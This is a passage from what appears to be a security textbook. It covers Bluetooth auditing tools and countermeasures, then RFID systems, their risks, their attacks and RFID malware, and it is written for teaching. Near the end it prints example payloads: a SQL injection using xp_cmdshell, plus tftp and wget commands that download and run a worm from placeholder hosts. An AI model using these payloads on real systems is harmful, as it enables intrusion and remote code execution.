
BlueWatch is an application that identifies all Bluetooth-enabled devices, their communications and their connectivity within a given area. It provides important information about each device, such as its device class, manufacturer, and signal strength. BlueWatch also identifies services available on each device, including network access, fax, and audio. It can detect devices that are misconfigured, unauthenticated, or unencrypted. It monitors Bluetooth traffic and security threats. This tool can run on any Bluetooth-enabled computer or PDA running Windows 2000, XP, or CE.

BlueSweep

BlueSweep is a Bluetooth finder and freeware utility that identifies any nearby Bluetooth device, detecting the services it runs and how it connects to other devices. It provides a simple way to enter a Bluetooth device and identify security issues that might otherwise go unnoticed. Figure 5-4 shows a screenshot from BlueSweep.

Bluekey

Bluekey is a security program that uses Bluetooth to secure a PDA. It uses Bluetooth devices to unlock the PDA. Bluekey automatically tries to authenticate a user when it is turned on; the user doesn't have to remember any passwords or key combinations. Bluekey has multiple profiles and modes for full flexibility.



Source: http://www.airmagnet.com/products/bluesweep/. Accessed 4/2008.

Figure 5-4 BlueSweep identifies nearby Bluetooth devices.

BlueFire Mobile Security Enterprise Edition

BlueFire Mobile Security Enterprise Edition provides network security via an integrated LAN/WAN firewall. It also filters traffic to mobile devices in compliance with administrator-controlled port and protocol policies.

The following are some of its features:


- *Intrusion prevention*: Scans inbound network packets in order to identify and prohibit traditional attacks such as LAND
- *Authentication*: Enforces power-on PIN or password requirements; offers self-service password reset to users. Device wipe allows data residing on the device to be wiped after a set number of failed log-in attempts.
- *Encryption*: Protects data stored in secure folders on the device or on removable storage cards with AES 256-bit encryption and complies with Federal Information Processing Standards (FIPS) 140-2 policy
- Allows administrators to block features including Bluetooth, speaker/microphone, USB, IR, storage cards, camera, and ActiveSync
- Supports remote instances of Microsoft SQL Server
- Monitors core system assets and automatically alerts the user about an integrity violation on the device
- Captures and retains detailed logs of security events such as successful and invalid login attempts, password resets, quarantine overrides, port scans, firewall activity, and integrity violations

BlueAuditor

BlueAuditor detects and monitors Bluetooth devices in a wireless network. It provides information about the features of each device and the services provided by it. Additionally, BlueAuditor can save information about the devices in an XML file. Figure 5-5 shows a screenshot from BlueAuditor.


Bluetooth Network Scanner

Bluetooth Network Scanner, shown in Figure 5-6, can analyze and scan a Bluetooth network, giving detailed information about the local and remote devices found. The user can browse supported services of each device in a clear, straightforward user interface.



Source: http://www.wirelessnetworktools.com/. Accessed 4/2008.

Figure 5-5 BlueAuditor provides information about Bluetooth-enabled devices it discovers.



Source: http://www.sharewareconnection.com/medieval-bluetooth-network-scanner.htm. Accessed 4/2008.

Figure 5-6 Bluetooth Network Scanner discovers Bluetooth-enabled devices.

The following are some of its features:

- Scans both remote and local devices
- Explores full details of a device
- Detects device capabilities, device information, and device address
- Deeply scans all services of every Bluetooth device discovered

Countermeasures

Besides using tools that monitor the security of a Bluetooth network, users can take several simple precautions to protect his or her device, such as the following:

- Encrypting sensitive data
- Turning Bluetooth off when it is not in use

- Purchasing devices that use long PIN numbers. The longer the number is, the harder it is to crack.
- Minimizing the device's transmission power
- Preventing data theft by using additional security at the software level and password protection on the physically protected Bluetooth device
- Requesting reauthentication while accessing sensitive information or a sensitive service, and for every L2CAP request
- Storing Bluetooth devices safely
- Using RF (radio frequency) signatures
- Preventing other devices from acquiring the user's PIN while pairing
- Minimizing the network range to limit the electric power consumed
- Turning off unnecessary SCO/eSCO links
- Carefully selecting the location at which the Bluetooth devices generate the initialization keys when they first meet
- Using the unit key for devices having restricted resources
- Updating the user's device with the latest software to avoid security vulnerabilities

Chapter Summary

- Bluetooth is a short-range wireless communication protocol that replaces the cables connecting devices. It connects wirelessly between mobile phones, computers, MP3 players, and more.
- Common uses of Bluetooth include communicating with wireless phones, transferring data between PDAs and PCs, connecting a printer, keyboard, or mouse to a PC without cables, and sending photos and ringtones from one device to another.
- Bluejacking is the sending of unsolicited or unwanted messages through Bluetooth to other devices.
- Bluesnarfing is the accessing of sensitive data through a Bluetooth-enabled device.
- Bluebugging is a Bluetooth security loophole in Bluetooth-enabled devices.
- Bluedumping is a technique that causes a Bluetooth-enabled device to dump stored link keys, which allows the attacker to sniff the key-exchange process.
- Bluesnarfer downloads the phonebook of vulnerable devices.
- Blueprinting is used for remotely finding out the details of Bluetooth-enabled devices.
- Hidattack attacks the Bluetooth human interface device (HID) protocol.
- There are many tools available for detecting, monitoring, and auditing Bluetooth devices in a wireless network. Examples of these are BlueAuditor and Bluekey.

Review Questions

1. How do devices communicate using Bluetooth?

_____

_____

_____

_____

2. Which Bluetooth attack sends unsolicited messages over Bluetooth to devices such as PDAs and mobile phones?

3. How is a Bluesnarfing attack performed?

4. Explain the two phases of a man-in-the-middle attack involving Bluetooth.

5. Describe an online PIN cracking attack.

6. Describe the two ways an attacker can cause a denial of service on a Bluetooth-enabled device.

7. Describe the Cabir worm.

8. What is pairing?

Hands-On Projects

1. Perform the following steps:
   - Navigate to Chapter 5 of the Student Resource Center.
   - Open Security Overview of Bluetooth.pdf and read the content.
2. Perform the following steps:
   - Navigate to Chapter 5 of the Student Resource Center.
   - Open BTKeylogging attack and countermeasures.pdf and read the content.
3. Perform the following steps:
   - Navigate to Chapter 5 of the Student Resource Center.
   - Open BTVoiceBugging attack.pdf and read the content.
4. Perform the following steps:
   - Navigate to Chapter 5 of the Student Resource Center.
   - Open kaarle.pdf and read the content.

Chapter 6

RFID Hacking

Objectives

After completing this chapter, you should be able to:

- Understand RFID
- Understand components of RFID systems
- Understand RFID collisions
- Understand RFID risks
- Understand RFID security and privacy threats
- Understand vulnerabilities with RFID-enabled credit cards
- Implement countermeasures against RFID attacks
- Understand the RFID hacking tool RFDump
- Understand RFID security controls

Key Terms

LEO (low Earth orbit) constellation a group of LEO satellites having the ability to monitor and track RFID signals

RFID (radio frequency identification) an automatic identification method that uses radio waves to identify an object

RFID reader collision a situation that occurs when the coverage area of one RFID reader overlaps the coverage area of another RFID reader

RFID system an automatic identification system composed of RFID tags, tag readers, an RFID tag antenna, an RFID controller, an RFID premises server, and an RFID integration server

RFID tag an electronic identification device made of a microchip and an antenna; this device stores the identity of an object in the form of a unique serial number, and transmits the identification information to a reader

RFID tag antenna an antenna tuned to receive RFID tag waves, equipped to emit radio signals back to RFID tags, as well as read tag data and write data to a tag

RFID tag collision a situation that occurs when an RFID tag reader energizes numerous tags and the tags' respective signals are reflected back to the reader simultaneously

Tag reader an electronic device that converts the radio waves reflected back from an RFID tag into digital information and passes the information to a computer system

Case Example

Halifax, a U.K. bank, began issuing customers RFID-enabled bank cards that used Pay Wave technology. Pay Wave technology allows customers to make transactions of up to 10 euros without entering a PIN or signature. A customer named Pete was issued a Pay Wave card, but was not interested in using the card and shredded it. He planned to continue using the debit card he was previously issued that did not use Pay Wave technology. However, his transactions with the older debit card were blocked. When he contacted the bank's help line, he discovered that his previous bank card had been automatically canceled when he was issued the new bank card. Halifax forcibly made customers use the newly issued cards. Pete did not want to use the RFID-enabled card because it did not require any authorization for transactions, making it highly insecure. Eventually, Halifax issued Pete a new, non–Pay Wave bank card.

Introduction to RFID Hacking

This chapter focuses on RFID hacking. It first presents a general overview of RFID technology and the components that make up RFID systems. It then discusses RFID collisions and the risks associated with implementing RFID systems. The chapter covers RFID security and privacy threats, specific vulnerabilities with RFID-enabled credit cards, countermeasures used to avoid RFID attacks, RFID malware, RFID exploits, and the RFDump hacking tool. It concludes by enumerating the RFID security controls.

RFID (Radio Frequency Identification)

RFID (radio frequency identification) is an automatic identification method that uses radio waves to identify an object. The identity of the object, in the form of a unique serial number, is stored on RFID tags (also known as transponders) and retrieved using readers. The RFID tags transmit the identification information to a ***tag reader***, and the reader converts the radio waves reflected back from the RFID tag into digital information and passes the information to a computer system. This technology does not require contact for data to be transferred between the data-carrying device (the RFID tag) and its reader.

Components of RFID Systems

RFID systems are composed of the following basic components.

Tags

RFID tags can be attached to products, animals, or people and are electronically programmed with unique serial numbers used for identification purposes. Each ***RFID tag*** has a silicon microchip (to store the serial number and any additional information) that is hooked to an antenna that detects a reader's activation signal and transmits signals to the reader.

The following types of RFID tags are available:

- *Passive tags*: These tags operate using power from the reader, which sends out radio waves that induce a current in the tag's antenna; therefore, an internal power source is not required. Passive tags are small and inexpensive, but their identification range is somewhat limited. These tags contain a read-only chip.
- *Active tags*: These tags have a transmitter and their own power source (a battery), which is used to run the microchip's circuitry and send a signal to the reader. Active tags are larger and more expensive than passive tags, but the identification range is larger. These tags typically contain a read-write chip.
- *Semipassive tags*: These tags require an internal power source (a battery) to run the chip's circuitry, but communicate by using power from the reader.

Tag Readers

Tag readers can either be mounted on a fixed location or held in the hand. Depending on the radio frequency and power output used, they emit a broad range of radio waves. The ***RFID tag antenna*** is tuned to receive these waves. Thus, when an RFID tag passes through an electromagnetic zone, it detects the tag reader's activation signal. The tag sends waves back to the reader. The reader decrypts the encrypted data present in the integrated circuit of the tag and sends the extracted data to the host computer for processing.

RFID Tag Antenna

An RFID tag antenna is bundled with a transceiver and a decoder. Radio signals are emitted by the antenna to activate the tag. The tag then transmits the information on its microchip to the antenna. The antenna reads the data from the tag, and if the tag contains a read-write chip, the antenna can write data to the tag as well.

RFID Controller

An RFID controller is used in a store or distribution center environment. It supports the following functions:

- Provides connectivity that is either synchronous or asynchronous
- Provides software deployment including device drivers, filters, aggregators, and dynamically loaded software modules
- Ensures security that authenticates the readers at the edge

RFID Premises Server

An RFID premises server is used in a store or distribution center. It supports the following functions:

- Adds persistence for storing all incoming RFID events from controllers
- Ensures that commands and data are passed to the network using synchronous or asynchronous communication
- Provides limited support for process management
- Sends and receives commands and data from the server through synchronous or asynchronous methods, behaving like a gateway to the RFID integration server

RFID Integration Server

It supports the following functions:

- Offers process integration with complex management
- Improves RFID data from existing sources, which provides the ability to clean and validate the data
- Integrates business-to-business processes and various graphical user interfaces
- Allows customers to select various software products to replace servers or to implement their own replacement solution

RFID Collisions

RFID Tag Collision

RFID tag collision occurs when an RFID tag reader energizes numerous tags and the tags' respective signals are reflected back to the reader simultaneously. This tag collision confuses the reader and it cannot differentiate the signals. This usually happens when large volumes of tags are read together in the same RF field.

Various systems have been developed to isolate individual tags and prevent tag collision. Although these systems vary from vendor to vendor, one such system causes the reader to transmit a "gap pulse" to the tags whenever tag collision has occurred. When each tag receives this signal, it asks a random number counter to determine the amount of time to wait before sending its data. The tags wait for the interval of time to pass before sending the data, allowing the data to be sent separately.

RFID Reader Collision

RFID reader collision occurs when the coverage area of one RFID reader overlaps the coverage area of another reader. This collision causes two problems:

1. *Signal interference*: This problem arises when the RF fields of two or more readers overlap and interfere. Programming the readers to read at fractionally different times can help solve this. However, even using this technique some tags may be read twice.
2. *Multiple reads of the same tag*: This problem arises when the same tag is read once by each of the overlapping readers. To solve this issue, the RFID system must be programmed to read each tag only once in a session.

RFID Risks

Although RFID technology may enable an organization to increase its efficiency and effectiveness, and support supply chains and other applications using RFID technology, there are some risks involved. RFID technology combines a number of different computing and communications technologies, which makes it complex, and this complexity involves risks. If organizations want to successfully implement RFID technology, they must understand the risks involved and how to manage them. The risks are as follows:

- *Business process risk*: Direct attacks on RFID system components could potentially undermine the business processes the RFID system was designed to enable.
- *Business intelligence risk*: An adversary or competitor could gain unauthorized access to RFID generated information and use it to harm the interests of the organization implementing the RFID system.
- *Privacy risk*: Personal privacy rights or expectations may be compromised if an RFID system uses what is considered personally identifiable information for a purpose other than originally intended or understood. The personal possession of functioning tags also is a privacy risk because it could enable tracking of those holding tagged items.
- *Externality risk*: RFID technology could represent a threat to non-RFID networked or collocated systems, assets, and people.

The fact that RF communication is invisible to operators and users increases all of these risks because this makes it more difficult to identify unauthorized behavior.

Business Process Risk

Organizations often implement RFID systems to replace or enhance a paper-based or partially automated process. If the RFID system is not properly implemented with business continuity planning, it may be less resilient to disruptions than the original system it replaced. As an example, a warehouse replaces its paper-based inventory management system with an RFID-enabled system. The paper system involves storing completed forms at the warehouse and sending the duplicates of the forms to a central office, while the new RFID system locates its back-end database servers at a single computing center. In this environment, the paper system might be more resilient to a local disaster than the RFID system despite the increased efficiency, accuracy, or effectiveness of the RFID-enabled business process.

If any component or subsystem of the RFID system fails, it could result in systemwide failure. In the warehouse example, systemwide failure may occur due to a loss of the network connection between the warehouse and the computing facility, a software virus that disables critical middleware functionality, or a new source of radio interference that prevents readers from accurately reading tags. If an RFID system is unavailable, the business process may slow down, or critical business or operational records may be lost. If the system is mission critical, the consequences could be devastating to the organization's performance.

Human causes, which may be intentional or unintentional, and natural causes both pose business process risks. Cloning is an intentional attack on an RFID business process. In this type of attack, an adversary reads information from a legitimate RFID tag and then programs another tag or device to emulate the behavior of the legitimate tag. Another example of an intentional attack on an RFID business process occurs when, in order to get a better price on an expensive item in a store, a person removes a tag from the item it is intended to identify and attaches it to another item.

Business process risk also involves problems that may occur outside of the RF subsystem. If the network supporting the RFID has problems, this will most likely cause problems with the RFID system as well. If a supplier

is unable to write manifest data to a tag, the recipient cannot use that data in its operations even if its RFID readers and network infrastructure are fully functional. Servers hosting RFID middleware, databases, analytic systems, and authentication services are all points of failure. Due to the wide variety of potential threats, a comprehensive assessment of the business process risks must be performed in order to avoid them.

Business Intelligence Risk

RFID supports wireless remote access to information about assets and people that either previously did not exist or was difficult to create or dynamically maintain. Wireless remote access is a significant benefit. However, if proper controls are not in place, a business intelligence risk exists because unauthorized parties can access that information.

A competitor or adversary can gain information from the RFID system in a number of ways, including eavesdropping on RF links between readers and tags, performing independent queries on tags to obtain relevant data, or obtaining unauthorized access to a back-end database storing information about tagged items. Supply chain applications may be particularly vulnerable to this risk because a variety of external entities may have read access to the tags or related databases. The risk of unauthorized access is only realized when the unauthorized party does something harmful with the information.

Sometimes obtaining this information triggers an immediate response. For example, someone may use a reader to determine whether a shipping container holds expensive electronic equipment and then break into the container when it gets a positive reading. This is an example of targeting.

In other cases, data are aggregated over time to provide intelligence regarding an organization's operations, business strategy, or proprietary methods. For instance, an organization could monitor the number of tags entering a facility to determine the business' growth or operating practices. If a warehouse recently received a number of very large orders, that information could trigger an action in financial markets or prompt a competitor to change its prices or production schedule.

Privacy Risk

RFID technology presents several privacy risks. Privacy risks affect individuals as well as organizations implementing RFID technology. The privacy risk for an individual involves the unauthorized revelation of personal information and the personal consequences of that breach. For example, organizations may collect personal information for a particular purpose, such as to complete a financial transaction or grant an individual access to a facility. However, they may later use that information for a different purpose that an individual finds undesirable, such as conducting a direct marketing campaign. Similarly, organizations implementing RFID systems to serve a particular business process may not be aware that the RFID information could be used for unintended purposes including targeting or tracking individuals, or disclosing personal practices or preferences to unauthorized third parties.

Privacy risks for the implementing organization can include the following:

- Penalties if the organization does not comply with privacy laws and regulations
- Customer avoidance or boycott of the organization because of real or perceived privacy concerns about RFID technology
- Legal liability for any consequences of weak privacy protection
- Employees, shareholders, and other stakeholders disassociating from the organization due to concerns about corporate social responsibility

Business objectives often conflict with privacy objectives. Organizations benefit from the analysis and sharing of personal information obtained from RFID technology, but these activities may violate the privacy rights or expectations of citizens and consumers. Similarly, methods to protect personal privacy may pose a business process risk. For example, consumers may want tags to be disabled at point of sale so they cannot be used for tracking purposes afterward. However, if it is easy to disable a tag at point of sale, then it may also be easy for adversaries to disable tags prior to point of sale, thereby disrupting the business process. Moreover, organizations may want to use tags after point of sale for postsale support, recalls, and other purposes.

If an individual possesses tags from multiple organizations, the privacy risk may increase. This is because someone reading the tags can then combine and correlate information to profile individuals in ways that none of the organizations alone may have anticipated. For example, if a consumer purchases a tagged item and the tag is not disabled or removed, the seller (or someone else) could subsequently use the tag to reveal the presence of that person in another location and time. The consumer may have purchased the item with cash, presuming to remain anonymous in the transaction. However, if the consumer also carries another tag that reveals the

consumer's identity, such as an RFID-enabled identification card, someone may be able to surreptitiously read both tags to establish an association between the purchased item and the consumer's identity that did not exist previously. As people possess more tagged items and readers become more prevalent in everyday life, the potential for complex associations and inferences increases.

Other factors that impact the level of privacy risk include the following:

- Whether personal information is stored on tags
- Whether the tagged items are considered personal (e.g., pharmaceuticals, devices that would reveal a medical condition, or a book that might reveal a political or religious affiliation)
- The likelihood that the tag will be in the proximity of compatible readers
- The length of time records are retained in analytic or archival systems
- The effectiveness of RFID security controls, in particular:
  - The efficiency of tag memory access control and authentication mechanisms
  - The ability of tags to be disabled after their use in a business process has been completed
  - The ability of users to effectively shield tags to prevent unauthorized read transactions

Externality Risk

RFID systems typically are not isolated from other systems and assets in the enterprise. Every connection point between the RFID system and something outside the RFID system represents a potential vulnerability for the entity on the other side of the connection, whether that is an application process, a valued asset, or a person. Externality risks are present for both the RF and enterprise subsystems of an RFID system. The main externality risk for the RF subsystem is the hazards of electromagnetic radiation, which could range from adverse human health effects to the ignition of a combustible material, such as fuel or ordnance. The main externality risk for the enterprise subsystem is successful computer network attacks on networked devices and applications. Computer network attacks can involve malware (e.g., worms and viruses) or attack tools that exploit software vulnerabilities and configuration weaknesses to gain access to systems, perform a denial of service, or cause other damage. The impact of computer network attacks can range from performance degradation to the complete compromise of a mission -critical application.

Hazards of Electromagnetic Radiation

RFID technology, like any other radio technology, relies on the use of electromagnetic radiation to communicate information. The potential risks of electromagnetic radiation include the following:

- Hazards of electromagnetic radiation to people (HERP)
- Hazards of electromagnetic radiation to ordnance (HERO)
- Hazards of electromagnetic radiation to fuel (HERF)
- Hazards of electromagnetic radiation to other materials including medical supplies such as blood products, vaccines, and pharmaceuticals

Computer Network Attacks

RFID technology represents a new attack vector on an enterprise network. Once RFID systems are implemented, attackers can possibly reach non-RFID and enterprise subsystem computers through a reader. However, no such attack is known to have successfully occurred. If the system involves wireless handheld readers, then the wireless link between the reader and the networked middleware servers is another point of entry that could be used by an attacker. Once RFID servers are compromised, they can be used to launch attacks on other networked systems. Attack possibilities include the introduction of malware (e.g., a worm or virus) or the exploits of a single adversary compromising one computer at a time. Once additional systems are compromised, all types of adverse consequences to the IT infrastructure are possible, including loss of confidentiality, integrity, and availability.

While the risk of network compromise through an RFID interface is considered low, it is possible, especially as the number of RFID reader, middleware, and enterprise applications increases. RFID air-interface protocols do not support the execution of remote commands on the RFID interface. However, if the reader accepts data formats outside those expected by the protocol, then an adversary could conceivably exploit a buffer overflow vulnerability on a reader by sending noncompliant data. If the system is poorly designed, the adversary may be

able to insert code or commands in memory buffers which are read by processes that can execute administrative functions such as disabling security controls. In this case, the adversary could gain full control of the device and use that control to attack other systems.

RFID Security and Privacy Threats

RFID uses the powerful capability of wireless identification to reveal the nature and location of physical objects. For this reason, RFID is a favorite target for attackers, who may use the following methods to carry out an attack:

- Sniffing
- Tracking
- Spoofing
- Replay attacks
- Denial-of-service attacks

Sniffing

RFID tags are designed to be readable by any compliant reader; therefore, they are indiscriminate. But this leads to unauthorized readers reading the tags from a distance, which affects privacy. Attackers may collect RFID data by overhearing something on the wireless RFID channel or by eavesdropping on a wireless network. Unauthorized access of tag data leads to serious privacy implications. Medical and personal details can be revealed by the data collected using tags, which can cause denial of insurance coverage or employment of a person. If the collected data reveal information about a product, it can cause a loss of business.

Tracking

Through the use of tracking, entire groups of people as well as individuals can be monitored by RFID technology. RFID facilitates secret monitoring of an individual's location and actions. RFID readers can be strategically placed to catch the unique responses from the RFID tags of individuals and to help identify the person associated with a tag. However, if there is a recurring group of tags without associated unique identifiers, an individual can still be monitored by LEO (low Earth orbit) constellations. An ***LEO constellation*** is a group of LEO satellites that have the ability to monitor and track RFID signals.

Spoofing

A spoofing attack occurs when attackers mimic genuine RFID tags by writing suitably formatted data on blank RFID tags. Tag cloning is another type of spoofing attack that produces illegal copies of legitimate RFID tags. For example, in a supermarket the item tags can be replaced with similar tags so that thieves can purchase the items at cheaper prices. Similarly, digital signature transponders can be cloned, allowing attackers to unlock a DST-based car immobilization system and purchase gasoline.

Replay Attacks

Relay devices interrupt and retransmit RFID queries, which the attackers use to attack various RFID applications. RFID-enabled license plates and e-Plates are examples of current RFID systems that are vulnerable to attack by a relay device. The encrypted code of these active e-Plates is stored in the local government's vehicle database. When an attacker scans the license plates of other cars, he or she records the encrypted identifier and replays it later.

Denial-Of-Service Attacks

To work properly, RFID systems must have properly managed RFID tags and back-end databases; otherwise, attackers can exploit them to carry out a denial-of-service attack. Thieves can steal RFID-tagged items either by removing the tags or by placing them in a foil-lined booster bag that blocks RFID query signals and temporarily deactivates the items. If the tags are removed from RFID tagged items and then wrapped in a foil-lined booster bag, the tags cannot be detected by readers. If attackers remove the RFID tags and place them on other items, the RFID system records useless data. Another denial-of-service attack can occur if the attacker floods the RFID system by providing more data than it can handle normally.

Vulnerabilities in RFID-Enabled Credit Cards

RFID-enabled credit cards, in particular, are vulnerable to the following types of attacks:

- *Tracking attacks*: In a tracking attack, a merchant violates the expected use of the RFID credit card readers. A merchant may use the credit card reader to exploit the credit card and determine when it is used and if it is used with any other credit card.
- *Eavesdropping attacks*: In an eavesdropping attack, the attacker uses an antenna to read or record the communication between the tag and the reader; this happens only in live communications (during direct purchase at stores).
- *Skimming attacks*: In a skimming attack, the attacker may be a dishonest merchant or employee. The attacker uses a small skimming device, such as a magnetic stripe reader. A skimming device is installed behind the panel of a credit card reader, so when a customer pays with a credit or debit card, the attacker swipes that card on the machine, and the details are obtained from the card.
- *Replay-and-relay attacks*: In a replay and relay attack, the attacker sends an exact replay of the radio signals from the transponder's end, which records the past transaction between the RFID reader and the tag. An attacker in the middle of the network uses an authorized reader to get access to the authorized tag.
- *Cross-contamination attacks*: A cross-contamination attack occurs when an attacker acquires the cardholder's private information, such as the cardholder's name, number, and expiration date. Then the attacker can use these data to either create a magstripe card, reencode the stripe of an existing card, or perform a transaction that doesn't require an actual card, such as an online purchase.

Countermeasures Used to Avoid RFID Attacks

If an organization implements RFID technology, there are a number of countermeasures the organization can take to protect the RFID devices. Individuals can also use certain countermeasures to protect themselves.

RSA Blocker Tags

RSA blocker tags look like RFID tags and are the same size. When an attacker tries to scan tags without proper authorization, the RSA blocker tags emit radio frequencies that cause the RFID readers to shun data from the source because they believe they are receiving unwanted data or spam. This maintains a consumer's privacy.

Kill Switches

Kill switches can be incorporated into the chips within RFID tags. If these switches are used, a command can be sent to deactivate the tag, and it can never be reactivated. Consumers are usually given the option of disabling the RFID tag before leaving a store; this helps to avoid profiling and stealth tracking.

Cryptography

Developers have established lightweight versions of symmetric-key and public-key cryptography to protect RFID tags from attacks.

Detection and Evasion

Consumers can use devices such as RFID Guardian to detect unauthorized RFID activity and then take their own evasive measures to avoid the attack.

RFID Guardian

RFID Guardian is a portable, battery-powered device that mediates interactions between RFID readers and RFID tags. Its functions include auditing, key management, access control, and authentication.

RFID Guardian contains an RFID reader and tag emulation capabilities that enable it to audit and control RFID activity. It audits the activity by monitoring RFID scans and tags in its vicinity, which can indicate if there is any unauthorized RFID activity.

The security functionality within modern RFID tags may require the use of associated key values. These present logistical issues because the keys must be acquired, stored, and available for use at appropriate times.

RFID Guardian manages RFID tag keys by either transferring the key information explicitly over a secure channel or allowing consumers to manually enter key values through the user interface. Consumers can also use it to periodically regenerate tag keys, reencrypt tag data, and refresh tag pseudonym lists.

If an RFID tag cannot directly authenticate an RFID reader, RFID Guardian authenticates the reader and allows RFID queries originating from the authenticated RFID reader.

Temporary Deactivation

RFID tags can be deactivated at checkout to protect them from threats. On-tag mechanisms are also available for tag deactivation. EPC global tags have a password-protected capability that deactivates the tags permanently. More expensive tags have a password-protected function that allows the tag to be temporarily deactivated and then reactivated once the threat passes.

Other Techniques

There are several techniques available to protect RFID devices from an attack. By changing the outward show pseudonym of RFID tags (the information the RFID tag presents when queried, like the broadcast SSID from wireless access points), tags prevent devices from unauthorized access. Trusted RFID readers or an on-tag pseudorandom number generator periodically refreshes the pseudonyms.

RFID Malware

Malware is malicious software that breaks and disrupts computer systems. RFID malware is transmitted and executed through RFID tags when hackers use valid RFID tags for illegitimate purposes.

If RFID software contains vulnerabilities, an RFID tag can be infected with a virus. When a reader scans the infected tag, it may exploit a vulnerability.

There are three classes of RFID malware:

1. *RFID worms*: RFID worms abuse network connections to self-replicate. They spread by attacking online RFID services and tags. RFID worm code causes unwary RFID servers to download and execute files from a remote location. These files then proceed to cooperate with an RFID middleware server as Internet-based malware.
2. *RFID viruses*: RFID viruses self-replicate the infected code to new RFID tags independently, without the need for a network connection. These viruses do not have a payload, so the workings of back-end RFID systems are modified or interrupted. If the infected RFID tags pass information through the reader to centralized management systems, they can also infect other RFID tags, readers, and control systems.
3. *RFID exploits*: RFID exploits are harmful RFID tag data that attack the part of the RFID system that is vulnerable to hacker attacks. When the RFID reader scans a tag, it anticipates getting the information in a reliable format. An attacker can carefully create data whose format and content is unanticipated, and use it to corrupt the RFID reader's software and database.

RFID Worms

A worm propagates itself across a network without any user activity. Worms have payloads; they perform activities such as deleting files, installing software patches, and sending information via e-mail. An RFID worm propagates by exploiting security flaws in RFID services. An entire RFID worm cannot be placed in a tag. Therefore, a portion of the worm is placed on the tag and the rest of the worm is downloaded when the computer is connected to the Internet. Binary code or shell commands, which are present in the tag, are downloaded. The worm is executed, targeting the RFID middleware.

The following shell command downloads and executes a worm using SQL Server:

Apples'; EXEC Master..xp_cmdshell 'shell commands';--

The command performs SQL injection, stops the current query, and starts a new query. Then the shell commands are executed using SQL Server's xp_cmdshell and a comment is started.

The following shell command downloads and executes a worm in Windows:

cd \Windows\Temp & tftp -i <ip> GET worm.exe & worm.exe

In this example, the worm is downloaded into the Windows temporary directory and is executed after being downloaded.

The following shell command downloads and executes a worm in Linux using SSI:

```
<!--#exec cmd="wget http://ip/worm -O /tmp/worm;
chmod +x /tmp/worm; /tmp/worm "-->
```

This shell command performs the same operation as the Windows example. However, the executable flag must be set for executables on Linux; an extra statement is included to enable this flag.

RFID Viruses

Viruses replicate themselves and may execute a payload. To replicate itself, an RFID virus needs a database and may replicate using self-referential queries or quines.

Replication Using Self-Referential Queries

